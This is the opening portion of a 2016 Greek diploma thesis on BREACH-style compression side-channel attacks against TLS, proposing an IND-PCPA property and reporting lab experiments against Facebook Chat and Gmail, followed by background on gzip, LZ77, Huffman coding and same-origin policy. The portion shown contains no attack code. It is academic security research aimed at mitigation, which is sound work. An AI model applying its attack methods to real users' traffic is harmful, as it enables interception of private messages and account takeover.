Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών
Τομέας Τεχνολογίας Πληροφορικής
και Υπολογιστών

Πιθανοτικές επιθέσεις σε συμπιεσμένα, κρυπτογραφημένα πρωτόκολλα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΔΗΜΗΤΡΙΟΣ ΚΑΡΑΚΩΣΤΑΣ

Επιβλέπων : Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

Αθήνα, Ιανουάριος 2016

Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών

Τομέας Τεχνολογίας Πληροφορικής
και Υπολογιστών

Πιθανοτικές επιθέσεις σε συμπιεσμένα, κρυπτογραφημένα πρωτόκολλα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΔΗΜΗΤΡΙΟΣ ΚΑΡΑΚΩΣΤΑΣ

Επιβλέπων : Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 11η Ιανουαρίου 2016.

.....	.....	.....
Αριστείδης Παγουρτζής Αναπληρωτής Καθηγητής ΕΜΠ	Δημήτριος Φωτάκης Επίκουρος Καθηγητής ΕΜΠ	Άγγελος Κιαγιάς Επίκουρος Καθηγητής ΕΚΠΑ

Αθήνα, Ιανουάριος 2016

.....

Δημήτριος Καρακώστας

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Περίληψη

Η ασφάλεια είναι ένα από τα βασικά χαρακτηριστικά κάθε σύγχρονου υπολογιστικού συστήματος. Η παρούσα εργασία ερευνά επιθέσεις πάνω σε συμπιεσμένα κρυπτογραφημένα πρωτόκολλα.

Συγκεκριμένα, προτείνεται μια νέα ιδιότητα που χαρακτηρίζει κρυπτοσυστήματα, η μη-διακρισιμότητα ενάντια σε επιθέσεις μερικώς επιλεγμένου κειμένου (IND-PCPA), καθώς και ένα μοντέλο επίθεσης που χρησιμοποιεί αυτή την ιδιότητα.

Προκειμένου να ξεπεραστούν εμπόδια που παρουσιάζονται σε συστήματα του πραγματικού κόσμου, προτείνονται στατιστικές μέθοδοι, οι οποίες βελτιώνουν την επίδοση και εγκυρότητα της επίθεσης. Επιπλεόν, αναπτύχθηκαν τεχνικές βελτιστοποίησης οι οποίες συντομεύουν τη διάρκεια της επίθεσης και καθιστούν τα αποτελέσματά της πιο έμπιστα.

Τα πειράματα που διεξήχθησαν κατά τη διάρκεια της εργασίας αφορούσαν σε δύο ευρέως χρησιμοποιούμενα συστήματα, το Facebook Chat και το Gmail, για την επίτευξη των οποίων χρησιμοποιήθηκε λογισμικό το οποίο αναπτύχθηκε σε Python για τους σκοπούς αυτής της εργασίας. Τα πειράματα έγιναν σε συνθήκες εργαστηρίου και απέδειξαν ότι τα δύο αυτά συστήματα δεν είναι IND-PCPA, όσον αφορά συγκεκριμένους τύπους μυστικών.

Τέλος, προτείνονται καινοτόμες τεχνικές οι οποίες θα οδηγήσουν σε πλήρη αντιμετώπιση επιθέσεων που ακολουθούν το μοντέλο που προτείνεται, όπως η επίθεση που παρουσιάστηκε στην παρούσα εργασία.

Ανανεωμένες εκδόσεις της παρούσας εργασίας μπορούν να βρεθούν στον ακόλουθο σύνδεσμο: https://github.com/dimkarakostas/breach.

Λέξεις κλειδιά

κρυπτογραφία, συμπίεση, επίθεση, ασφάλεια, BREACH, TLS, HTTPS, IND-PCPA

Abstract

Security is a fundamental aspect of every modern system. This work investigates attacks on compressed encrypted protocols.

A new property of cryptosystems is proposed, called Indistinguishability under Partially Chosen Plaintext Attack (IND-PCPA), along with an attack model that works under such a mechanism.

In order to bypass obstacles of real-world systems, statistical methods were proposed to improve the performance and validity of the attack. Furthermore, optimization techniques were developed in order to shorten the attack execution time and enhance the confidence on the accuracy of the results.

Experiments were conducted on two widely used systems, Facebook Chat and Gmail, using a Python framework that was implemented for the purpose of this work. Results in lab environment revealed that those two systems are not IND-PCPA, regarding certain types of secrets.

Finally, novel techniques were proposed that could lead to complete mitigation of attacks that follow the proposed model.

Updated versions on the current work can be found on the following link: https://github.com/dimkarakostas/breach.

Key words

cryptography, compression, attack, security, BREACH, TLS, HTTPS, IND-PCPA

Ευχαριστίες

Η παρούσα διπλωματική εργασία εκπονήθηκε στα πλαίσια της φοίτησής μου στο τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Εθνικού Μετσόβιου Πολυτεχνείου.

Η διπλωματική αυτή εκπονήθηκε υπό την επίβλεψη του καθηγητή Αριστείδη Παγουρτζή, τον οποίο θα ήθελα να ευχαριστήσω θερμά για τη βοήθειά του, καθώς και για το γεγονός ότι μέσω της διδασκαλίας της Κρυπτογραφίας με εισήγαγε στο αντικείμενο και με οδήγησε στον τομέα της ασφάλειας.

Ακόμα, θα ήθελα να ευχαριστήσω τον Διονύση Ζήνδρο, ο οποίος αρχικά μου πρότεινε το θέμα της εργασίας και στη συνέχεια με κατεύθυνε, με συμβούλευε και αφιέρωσε πολύ χρόνο για να συζητήσουμε τα βασικά σημεία της.

Επιπλεόν, θα ήταν παράλειψη να μην ευχαριστήσω τον Angelo Prado, εκ των δημιουργών της αρχικής επίθεσης BREACH, για την αμέριστη βοήθειά του στα προβλήματα που αντιμετωπίσαμε και στη συνολική υλοποίηση της επίθεσης.

Τέλος, θα ήθελα να ευχαριστήσω τους φίλους και την οικογένειά μου για τη στήριξη που μου παρείχαν όλα αυτά τα χρόνια.

Δημήτριος Καρακώστας,

Αθήνα, 11η Ιανουαρίου 2016

Contents

List of Figures

List of Listings

Chapter 1

Εισαγωγή

Even if you're not doing anything wrong, you are being watched and recorded.

—Edward Snowden

1.1 Εισαγωγή

Το καλοκαίρι του 2013 επιβεβαιώθηκε αυτό που υπήρχε ως υποψία όλα τα προηγούμενα χρόνια: οι συνομιλίες παρακολουθούνται και τα δεδομένα που ανταλλάσσονται μέσω Διαδικτύου δεν είναι ασφαλή. Οι αποκαλύψεις Snowden άλλαξαν τον τρόπο με τον οποίο αντιλαμβανόμαστε τη χρήση online υπηρεσιών και έστρεψαν πολλούς ερευνητές και χρήστες στην αναζήτηση λύσεων ώστε οι επικοινωνίες να γίνουν πιο ασφαλείς απέναντι σε κάθε είδους αντιπάλους.

Η παρούσα εργασία στοχεύει να αναδείξει αδυναμίες στα πρωτόκολλα που επιτρέπουν την επικοινωνία μέσω Διαδικτύου και μέσω της δημοσίευσής της να κινητοποιήσει την κοινότητα ώστε να αντιμετωπιστούν αυτά τα προβλήματα.

Η έρευνά μας επικεντρώνεται σε επιθέσεις που εκμεταλλεύονται τους αλγόριθμους συμπίεσης που χρησιμοποιούνται πάνω στα δεδομένα που ανταλλάσσονται, προτού αυτά κρυπτογραφηθούν και αποσταλούν. Συγκεκριμένα, επεκτείνουμε υπάρχοντα μοντέλα, όπως το BREACH, ώστε να καταδείξουμε πως πρωτόκολλα τα οποία θεωρούνται σήμερα απολύτως ασφαλή είναι πρακτικά τρωτά σε παρόμοιες επιθέσεις.

Κατά τη διάρκεια της έρευνάς μας επικεντρωθήκαμε στο λογισμικό συμπίεσης gzip, το οποίο εφαρμόζει τον αλγόριθμο DEFLATE, ο οποίος με τη σειρά του αποτελεί συνδυασμό των αλγορίθμων συμπίεσης Huffman και LZ77. Συγκεκριμένα, η επίθεση εκμεταλλεύεται την ανάλυση που κάνει ο LZ77 πάνω στο καθαρό κείμενο, ενώ αντίθετα η ύπαρξη συμπίεσης Huffman εμποδίζει την εκτέλεση. Παρότι δεν ελέγξαμε άλλους αλγόριθμους ή εμπορικές εφαρμογές συμπίεσης, είναι αρκετά ασφαλές να υποθέσουμε πως αλγόριθμοι που ακολουθούν όμοιες τεχνικές είναι δυνητικά στόχοι για παρόμοιες επιθέσεις.

Το πιο διαδεδομένο πρωτόκολλο ανταλλαγής δεδομένων στο Διαδίκτυο είναι το HTTP (Hyper-Text Transfer Protocol). Είναι ευρέως αποδεκτό πως δεδομένα που στέλνονται μέσω απλού HTTP και δεν είναι κρυπτογραφημένα θα πρέπει να θεωρούνται ανασφαλή ως προς την ακεραιότητα και την αυθεντικότητά τους. Το κενό στην ασφάλεια που αφήνει το απλό HTTP ήρθε να συμπληρώσει αρχικά το SSL (Secure Socket Layer) και στη συνέχεια το TLS (Transport Layer Security). Το TLS εισάγεται ως ένα επίπεδο

δικτύου πριν το επίπεδο εφαρμογής και επιβάλλει την κρυπτογράφηση των δεδομένων πριν αυτά σταλούν στο Διαδίκτυο.

Οι αλγόριθμοι κρυπτογράφησης που χρησιμοποιούνται εν γένει μπορούν να χωριστούν σε δύο κύριες κατηγορίες: ροής και δέσμης. Στην πρώτη περίπτωση, τα δεδομένα κρυπτογραφούνται ως μια συνεχής ροή, ενώ στη δεύτερη περίπτωση χωρίζονται σε δέσμες ίσου μεγέθους και κρυπτογραφείται κάθε δέσμη χωριστά. Σε περίπτωση που τα δεδομένα δεν κατανέμονται με ακρίβεια σε δέσμες, εισάγεται τεχνητός θόρυβος ώστε να επιτευχθεί το επιθυμητό μέγεθος.

Ο κυριότερος αλγόριθμος ροής είναι ο RC4, ο οποίος πλέον θεωρείται ανασφαλής και αποφεύγεται η χρήση του. Από την άλλη πλευρά, ο πιο διαδεδομένος αλγόριθμος δέσμης είναι ο AES, ο οποίος χρησιμοποιείται σε διάφορες παραλλαγές από την πλειοψηφία των συστημάτων. Η χρήση αλγορίθμων ροής καθιστά την επίθεση που περιγράφουμε πολύ ευκολότερη, καθώς μειώνεται η ύπαρξη θορύβου που μπορεί να επηρεάσει τα αποτελέσματα. Ωστόσο, κατά τη διάρκεια της έρευνάς μας, διαπιστώσαμε πως η χρήση του AES δεν εξασφαλίζει απόλυτη ασφάλεια και υπό προϋποθέσεις είναι δυνατό δεδομένα που ανταλλάσσονται με αυτές τις μεθόδους να υποκλαπούν.

Για να το επιτύχουμε αυτό έπρεπε αρχικά να μοντελοποιήσουμε την επίθεσή μας. Για το σκοπό αυτό ορίσαμε μια νέα κρυπτογραφική ιδιότητα, την οποία ονομάζουμε μη-διακρισιμότητα ενάντια σε επιθέσεις μερικώς επιλεγμένου κειμένου (IND-PCPA). Όμοιες ιδιότητες, όπως IND-CPA, IND-CCA κ.ά, είναι ορισμένες στη βιβλιογραφία και χρησιμοποιούνται ευρέως στην ανάλυση κρυπτοσυστημάτων. Η εισαγωγή της IND-PCPA στοχεύει στην επέκταση των αναλύσεων ώστε να καλύπτουν επιθέσεις όπως αυτή που αναπτύσσεται στην παρούσα εργασία.

Η επιτυχία της επίθεσης προϋποθέτει το σύστημα το οποίο αναλύεται να παρουσιάζει συγκεκριμένα χαρακτηριστικά-παθογένειες. Η επίλυση των παθογενειών είναι δεδομένο πως βοηθάει σε σημαντικό βαθμό στην αντιμετώπιση της επίθεσης. Συνεπώς, είναι σημαντικό να μοντελοποιήσουμε την επίθεση και να ορίσουμε τα χαρακτηριστικά της, προτού επιχειρήσουμε να βρούμε τρόπους αντιμετώπισής της.

Η επίθεση που ερευνάται είναι επέκταση γνωστών μοντέλων, όπως αναφέρθηκε. Ωστόσο η ανάλυσή μας οδηγεί σε χαλάρωση των απαιτήσεων που θεωρούνταν δεδομένες και, κατά συνέπεια, στοχεύει σε μεγαλύτερο εύρος συστημάτων. Είναι εμφανές πως σε οποιοδήποτε σύστημα ικανοποιούνται οι απαιτήσεις που ορίζουμε η επίθεση είναι δυνητικά εφικτή, συνεπώς το σύστημα θα πρέπει να θεωρείται ανασφαλές.

Στην παρούσα εργασία περιγράφονται αδυναμίες σε δύο εφαρμογές που χρησιμοποιούνται από μεγάλο ποσοστό χρηστών του Διαδικτύου. Η πρώτη είναι η υπηρεσία chat του Facebook, όπου αναλύουμε τον τρόπο με τον οποίο προσωπικά μηνύματα κάποιου χρήστη μπορούν να υποκλαπούν. Η δεύτερη είναι η υπηρεσία email της Google, το Gmail. Σε αυτή την περίπτωση, παρουσιάζουμε πώς μπορεί κάποιος επιτιθέμενος να αποκτήσει τον έλεγχο του λογαριασμού ενός χρήστη ώστε να είναι σε θέση να υποδυθεί τον χρήστη, καθώς και να υποκλέψει δεδομένα που ανταλλάχθησαν μέσω mail.

Για την εκτέλεση των πειραμάτων αναπτύξαμε λογισμικό σε επίπεδο proof-of-concept, το οποίο μπορεί να χρησιμοποιηθεί για την εκτέλεση της επίθεσης στα συγκεκριμένα συστήματα. Ωστόσο κάθε σύστημα παρουσιάζει ιδιομορφίες, συνεπώς για να χρησιμοποιηθεί το ίδιο λογισμικό για την ανάλυση άλλων συστημάτων θα πρέπει να προηγηθούν οι κατάλληλες τροποποιήσεις.

Σε αυτό το σημείο είναι σημαντικό να επικεντρωθούμε στο στατιστικό κομμάτι της επίθεσης. Η επίθεση δεν μπορεί να θεωρηθεί ντετερμινιστική, καθώς η ανάλυσή μας

βασίζεται στη χρήση πιθανοτήτων. Είναι εμφανές ωστόσο πως στο βαθμό που εξασφαλίζουμε μεγαλύτερη εμπιστοσύνη και μειώνουμε το στατιστικό λάθος, τα αποτελέσματα είναι δυνατό να προκύψουν σε λιγότερο χρόνο και με μεγαλύτερη ακρίβεια.

Ο πιθανοτικός παράγοντας της επίθεσης μας οδήγησε στην ανάπτυξη μεθόδων βελτιστοποίησης. Ο στόχος μας αφορά σε δύο κατευθύνσεις: μείωση των στατιστικών δειγμάτων και ελαχιστοποίηση του χρόνου συλλογής κάθε δείγματος.

Στην πρώτη περίπτωση είναι αναγκαίο να οριστεί ένα κατάλληλο πλήθος δειγμάτων, τα οποία οδηγούν σε ένα ασφαλές συμπέρασμα. Βάσει του νόμου των μεγάλων αριθμών, όσο περισσότερα δείγματα συλλέγουμε τόσο καλύτερα αποτελέσματα αναμένουμε. Ωστόσο από ένα σημείο και μετά ο χρόνος εκτέλεσης καθιστά μεγαλύτερο πλήθος δειγμάτων απαγορευτικό. Για αυτό το λόγο αναλύσαμε την στατιστική κατανομή του θορύβου και καταλήξαμε σε συγκεκριμένο πλήθος δειγμάτων από το οποίο μπορούν να προκύψουν αξιόπιστα αποτελέσματα για κάθε περίπτωση.

Στη δεύτερη περίπτωση ερευνήσαμε τη λειτουργία των προγραμμάτων περιήγησης του Διαδικτύο (browsers) και των προτοκόλλων των επιπέδων μεταφοράς και δικτύου. Δημιουργήσαμε τεχνικές παραλληλοποίησης, οι οποίες επιτρέπουν τη διαίρεση των αναγκαίων δειγμάτων με αποδοτικές μεθόδους και τη συλλογή τους από πολλές πηγές ταυτόχρονα. Εν τέλει, κάθε τεχνική μπορεί να οδηγήσει σε επιτάχυνση της επίθεσης κατά αρκετές τάξεις μεγέθους.

Τα αποτελέσματα που προέκυψαν για τις υπηρεσίες που ελέγξαμε μπορούν να θεωρηθούν επιτυχημένα. Συγκεκριμένα, αποδείξαμε ότι οι αδυναμίες που βρήκαμε μπορούν να χρησιμοποιηθούν όπως αναμέναμε και καταφέραμε να υποκλέψουμε τουλάχιστον ένα byte δεδομένων σε κάθε περίπτωση. Ωστόσο, ο χρόνος που απαιτείται για την ολοκλήρωση της επίθεσης είναι της τάξης των εβδομάδων ή μηνών, συνεπώς, ανάλογα με τις απαιτήσεις του επιτιθέμενου, η επίθεση μπορεί να θεωρηθεί μη-ρεαλιστική. Σε κάθε περίπτωση, τα αποτελέσματά μας καταδεικνύουν ότι τα συστήματα που αναλύσαμε, στο βαθμό και υπό τις προϋποθέσεις που περιγράψαμε, θα πρέπει να θεωρούνται ανασφαλή.

Η αντιμετώπιση της επίθεσης θα πρέπει να αποτελέσει αντικείμενο μελέτης και να υλοποιηθεί το συντομότερο δυνατόν. Η φύση της επίθεσης επιτρέπει επιλεκτικές λύσεις, οι οποίες βελτιώνουν την ασφάλεια υπό προϋποθέσεις. Ωστόσο είναι απαραίτητο να υλοποιηθούν πρότυπα τα οποία επικεντρώνονται στα δομικά προβλήματα που επιτρέπουν τέτοιου είδους επιθέσεις και αντιμετωπίζουν ολοκληρωτικά τις παθογένειες.

Στη βιβλιογραφία μπορούν να βρεθούν πλήθος προτάσεων που ως ένα βαθμό οδηγούν σε βελτίωση της ασφάλειας των συστημάτων. Στην παρούσα εργασία αναλύουμε αρκετές τέτοιες προτάσεις και εξηγούμε για ποιο λόγο δεν αποτελούν ριζική αντιμετώπιση του προβλήματος. Στη συνέχεια, παρουσιάζουμε πρότυπα τα οποία εφόσον υλοποιηθούν είναι δυνατόν να εξαλείψουν ολοκληρωτικά επιθέσεις όπως αυτή που ερευνήσαμε.

Εν τέλει, η παρούσα εργασία αποτελεί τη συνέχεια μια ομάδας ερευνών που παρουσιάστηκαν τα τελευταία χρόνια και φανέρωσαν βασικές αδυναμίες στα συστήματα που χρησιμοποιούμε κατά κόρον. Είναι σημαντικό να επεκταθεί με νέες τεχνικές βελτιστοποίησης της επίθεσης και, κυρίως, νέες μεθόδους αντιμετώπισής της.

1.2 Δομή της εργασίας

Η εργασία έχει δομηθεί ως εξής:

Κεφάλαιο 2

Το κεφάλαιο αυτό παρέχει στον αναγνώστη βασικές πληροφορίες, τόσο σε τεχνικό όσο και σε θεωρητικό επίπεδο, οι οποίες θα χρησιμοποιηθούν στη συνέχεια. Θα περιγράψουμε τους πιο διαδεδομένους αλγόριθμους συμπίεσης, καθώς και βασικά πρωτοκόλλα που χρησιμοποιούνται για την ασφάλεια στις επικοινωνίες, καθώς και επιθέσεις εναντίων τους.

Κεφάλαιο 3

Εισάγουμε μια νέα ιδιότητα για κρυπτοσυστήματα, περιγράφοντας αυστηρούς ορισμούς για αυτήν. Τη συγκρίνουμε με γνωστές ιδιότητες κρυπτοσυστημάτων και παρουσιάζουμε σενάρια επιθέσεων με βάση το νέο σχήμα.

Κεφάλαιο 4

Περιγράφουμε σε βάθος το μοντέλο επίθεσης που ερευνάται σε αυτή την εργασία. Αναλύουμε την υλοποίησή μας για την επίθεση, παρουσιάζουμε παθογένειες σε μεγάλα συστήματα, καθώς και μεθοδολογία ώστε να μπορεί να επιβεβαιωθεί κατά πόσο η επίθεση είναι δυνατή όσον αφορά κάποιο συγκεκριμένο στόχο.

Κεφάλαιο 5

Το κεφάλαιο αυτό περιέχει στατιστικές μεθόδους που χρησιμοποιήθηκαν κατά την έρευνά μας. Προτείνονται πιθανοτικές τεχνικές ώστε να παρακαμφθούν εμπόδια, καθώς και αρκετοί μηχανισμοί βελτιστοποίησης της επίθεσης.

Κεφάλαιο 6

Παρουσιάζουμε τα αποτελέσματα εκτενών πειραμάτων σε ευρέως χρησιμοποιούμενα συστήματα. Ορίζουμε τις πιθανότητες επιτυχίας της επίθεσης και παρουσιάζουμε διαγράμματα απόδοσης για κάθε περίπτωση.

Κεφάλαιο 7

Περιγράφουμε μηχανισμούν αντιμετώπισης της επίθεσης. Αναλύουμε την απόδοση παλαιών προτάσεων υπό το πρίσμα των δεδομένων που προέκυψαν από την παρούσα εργασία και προτείνουμε καινοτόμες τεχνικές που θα μπορούσαν δυνητικά να εξαλείψουν την επίθεση.

Κεφάλαιο 8

Συμπυκνώνουμε τα αποτελέσματά μας και προτείνουμε πεδία έρευνας που θα μπορούσαν μελλοντικά να βελτιώσουν το μοντέλο επίθεσης και να ελαχιστοποιήσουν της συνέπειες.

Κεφάλαιο 9

Ο κώδικας υλοποίησης της επίθεσης.

Chapter 2

Θεωρητικό υπόβαθρο

Σε αυτό το κεφάλαιο θα παρέχουμε το αναγκαίο υπόβαθρο που απαιτείται για τον αναγνώστη, ώστε να γίνουν κατανοητοί οι μηχανισμοί που χρησιμοποιούνται αργότερα στην εργασία. Η περιγραφή των ακόλουθων συστημάτων είναι μια σύντομη εισαγωγή, που προορίζεται να εξοικειώσει τον αναγνώστη με τις έννοιες που είναι θεμελιώδεις.

Συγκεκριμένα, το τμήμα 2.1 περιγράφει τη λειτουργικότητα του λογισμικού συμπίεσης gzip και οι αλγόριθμοι που αυτό χρησιμοποιεί. Το τμήμα 2.2 καλύπτει το same-origin policy που ισχύει στο μοντέλο ασφάλειας των εφαρμογών του Διαδικτύου. Στην ενότητα 2.3 εξηγούμε το Transport Layer Security, το οποίο είναι το ευρέως χρησιμοποιούμενο πρωτόκολλο που παρέχει ασφάλεια στις επικοινωνίες μέσω του Διαδικτύου. Τέλος, στην ενότητα 2.4 περιγράφουμε μεθοδολογίες επίθεσης, όπως ARP spoofing ή DNS poisoning, ώστε κάποιος αντίπαλος να εκτελέσει μια επίθεση Man-in-the-Middle.

2.1 gzip

Το gzip είναι μια μέθοδος που χρησιμοποιείται για τη συμπίεση και αποσυμπίεση αρχείων και δεδομένων. Είναι η πιο δημοφιλής μέθοδος συμπίεσης στο Διαδίκτυο, ενσωματωμένη σε πρωτόκολλα όπως HTTP, XMPP και πολλά άλλα. Παράγωγα του gzip περιλαμβάνουν το tar, μέσω του οποίου μπορείτε να εξαγάγετε .tar.gz αρχεία, καθώς και το zlib, μια υλοποίηση του αλγορίθμου DEFLATE σε μορφή βιβλιοθήκης. [1]

Βασίζεται στον αλγόριθμο DEFLATE, ο οποίος είναι μια σύνθεση του LZ77 και της Huffman κωδικοποίησης. Ο DEFLATE θα μπορούσε να περιγραφεί εν συντομία από το ακόλουθο σχήμα συμπίεσης:

$$DEFLATE(m) = Huffman(LZ77(m))$$

Στις ενότητες που ακολουθούν θα περιγράψουμε εν συντομία τη λειτουργία και των δύο αυτών αλγόριθμων συμπίεσης.

2.1.1 LZ77

Ο LZ77 είναι ένας αλγόριθμος συμπίεσης δεδομένων χωρίς απώλειες που δημοσιεύθηκε από τους A. Lempel και J. Ζίν το 1977 [4]. Επιτυγχάνει συμπίεση αντικαθιστώντας επαναλαμβανόμενες εμφανίσεις δεδομένων με αναφορές σε ένα αντίγραφο των ίδιων

[1] https://en.wikipedia.org/wiki/Gzip

δεδομένων υπάρχουσες νωρίτερα στην ασυμπίεστη ροή δεδομένων. Η αναφορά αποτελείται από ένα ζεύγος αριθμών, ο πρώτος από τους οποίους αντιπροσωπεύει το μήκος του επαναλαμβανόμενου τμήματος και ο δεύτερος περιγράφει την απόσταση προς τα πίσω στη ροή. Για να εντοπίσει επαναλήψεις, το πρωτόκολλο πρέπει να παρακολουθεί κάποιο ποσό από τα πιο πρόσφατα στοιχεία, συγκεκριμένα τα τελευταία 32 kilobytes. Αυτά τα δεδομένα κρατούνται σε ένα παράθυρο, έτσι προκειμένου για ένα τμήμα των δεδομένων να συμπιεστεί, η αρχική εμφάνιση του θα πρέπει να έχει συμβεί σε μικρότερο από 32 Kb πλήθος προς τα πίσω στη ροή δεδομένων. Επίσης, το ελάχιστο μήκος ενός κειμένου που μπορεί να συμπιεστεί είναι 3 χαρακτήρες και το συμπιεσμένο κείμενο μπορεί αναφέρεται σε λεκτικά, καθώς και δείκτες.

Παρακάτω μπορείτε να δείτε ένα παράδειγμα μιας βήμα-βήμα εκτέλεσης του αλγορίθμου για ένα επιλεγμένο κείμενο:



Figure 2.1: Βήμα 1: Το καθαρό κείμενο



Figure 2.2: Βήμα 2: Η συμπίεση ξεκινάει με λεκτικό



Figure 2.3: Βήμα 3: Χρησιμοποιείται δείκτης με απόσταση 26 και μήκος 16



Figure 2.4: Βήμα 4: Συνέχεια με λεκτικό



Figure 2.5: Βήμα 5: Χρησιμοποιείται δείκτος προς δείκτη



Figure 2.6: Βήμα 6: Χρησιμοποιείται δείκτης προς δείκτη που δείχνει σε δείκτη



Figure 2.7: Βήμα 7: Χρησιμοποιείται δείκτης που δείχνει στον εαυτό του

2.1.2 Συμπίεση Huffman

Η συμπίεση Huffman είναι επίσης ένας αλγόριθμος συμπίεσης δεδομένων χωρίς απώλειες που αναπτύχθηκε από τον David A Huffman και δημοσιεύθηκε το 1952 [2]. Όταν συμπιέζεται ένα κείμενο με τον αλγόριθμο αυτό, ένας πίνακας κωδικών μεταβλητού μήκους έχει δημιουργηθεί για να χαρτογραφήσει σύμβολα πηγής προς ρεύματα bit. Κάθε σύμβολο πηγής μπορεί να αναπαρασταθεί με λιγότερα ή περισσότερα bits σε σύγκριση με το ασυμπίεστο ρεύμα, έτσι ώστε ο πίνακας χαρτογράφησης χρησιμοποιείται για τη μετάφραση συμβόλων πηγής σε ρεύματα bits κατά τη διάρκεια της συμπίεσης και αντιστρόφως κατά τη διάρκεια της αποσυμπίεσης. Ο πίνακας χαρτογράφησης μπορεί να αναπαρασταθεί ως ένα δυαδικό δένδρο κόμβων, όπου κάθε κόμβος φύλλο αντιπροσωπεύει ένα σύμβολο πηγή, το οποίο μπορεί να προσεγγιστεί από τη ρίζα του δέντρου ακολουθώντας το αριστερό μονοπάτι για 0 και το δεξιό μονοπάτι για 1. Κάθε σύμβολο πηγή μπορεί να εκπροσωπείται μόνο από φύλλα, ως εκ τούτου, ο κωδικός είναι prefix-free, δηλαδή

κάθε ροή bit που αντιπροσωπεύει ένα σύμβολο πηγής δεν μπορεί να είναι το πρόθεμα οποιουδήποτε άλλου ρεύματος δυαδικών ψηφίων που αντιπροσωπεύει ένα διαφορετικό σύμβολο πηγής. Η τελική χαρτογράφηση των συμβόλων πηγής σε ρεύματα bit υπολογίζεται με την εύρεση της συχνότητας εμφάνισης για κάθε σύμβολο πηγής του καθαρού κειμένου. Με αυτόν τον τρόπο, τα πιο συχνά σύμβολα πηγής κωδικοποιούνται σε μικρότερα ρεύματα bit, με αποτέλεσμα μια συμπίεση του αρχικού κειμένου. Τέλος, η χαρτογράφηση της συμπίεσης πρέπει να συμπεριληφθεί στο τελικό συμπιεσμένο κείμενο έτσι ώστε να μπορεί να χρησιμοποιηθεί κατά τη διάρκεια της αποσυμπίεσης.

Ακολουθεί ένα παράδειγμα ενός απλού και έγκυρου Huffman δέντρο που μπορεί χρησιμοποιείται για τη συμπίεση:

Chancellor on brink of second bailout for banks

Ανάλυση συχνότητας

o: 6	**n**: 5	**r**: 3	**l**: 3
b: 3	**c**: 3	**a**: 3	**s**: 2
k: 2	**e**: 2	**i**: 2	**f**: 2
h: 1	**d**: 1	**t**: 1	**u**: 1

Δέντρο Huffman

o: 00	**n**: 01	**r**: 1000	**l**: 1001
b: 1010	**c**: 1011	**a**: 11000	**s**: 11001
k: 11010	**e**: 11011	**i**: 11100	**f**: 1111000
h: 1111001	**d**: 1111010	**t**: 1111011	**u**: 1111100

Initial text size: 320 bits
Compressed text size: 167 bits

2.2 Same-origin policy

Η same-origin policy είναι μια σημαντική πτυχή του μοντέλου ασφάλειας των εφαρμογών web. Σύμφωνα με την πολιτική αυτή, ένας web browser επιτρέπει σενάρια που περιλαμβάνονται σε μία σελίδα να αποκτήσουν πρόσβαση σε δεδομένα σε μια δεύτερη σελίδα μόνο εάν και οι δύο σελίδες έχουν την ίδια . Ως ορίζεται ως ο συνδυασμός των Uniform Resource Identifier (URI) [2], ονόματος και αριθμού θύρας. Για παράδειγμα, ένα έγγραφο που ανακτάται από την ιστοσελίδα *http://example.com/target.html* δεν επιτρέπεται, σύμφωνα με το same-origin policy, να αποκτήσει πρόσβαση στο DOM [3] από μια web σελίδα που ανακτάται από *https://head.example.com/target.html*, δεδομένου ότι οι δύο ιστοσελίδες έχουν διαφορετικό σχήμα URI (`http` vs `https`) και διαφορετικό όνομα (*example.com* vs *head.example.com*).

Η same-origin policy είναι ιδιαίτερα σημαντική στις σύγχρονες εφαρμογές web που στηρίζονται σε μεγάλο βαθμό από τα cookies HTTP για να διατηρήσουν επικυρωμένες συνεδρίες. Εάν η πολιτική δεν εφαρμοζόταν, η εμπιστευτικότητα και η ακεραιότητα των cookies, καθώς και κάθε άλλου περιεχόμενου των ιστοσελίδων, θα διακυβευόταν.

[2] https://en.wikipedia.org/wiki/Uniform_resource_identifier
[3] https://en.wikipedia.org/wiki/Document_Object_Model

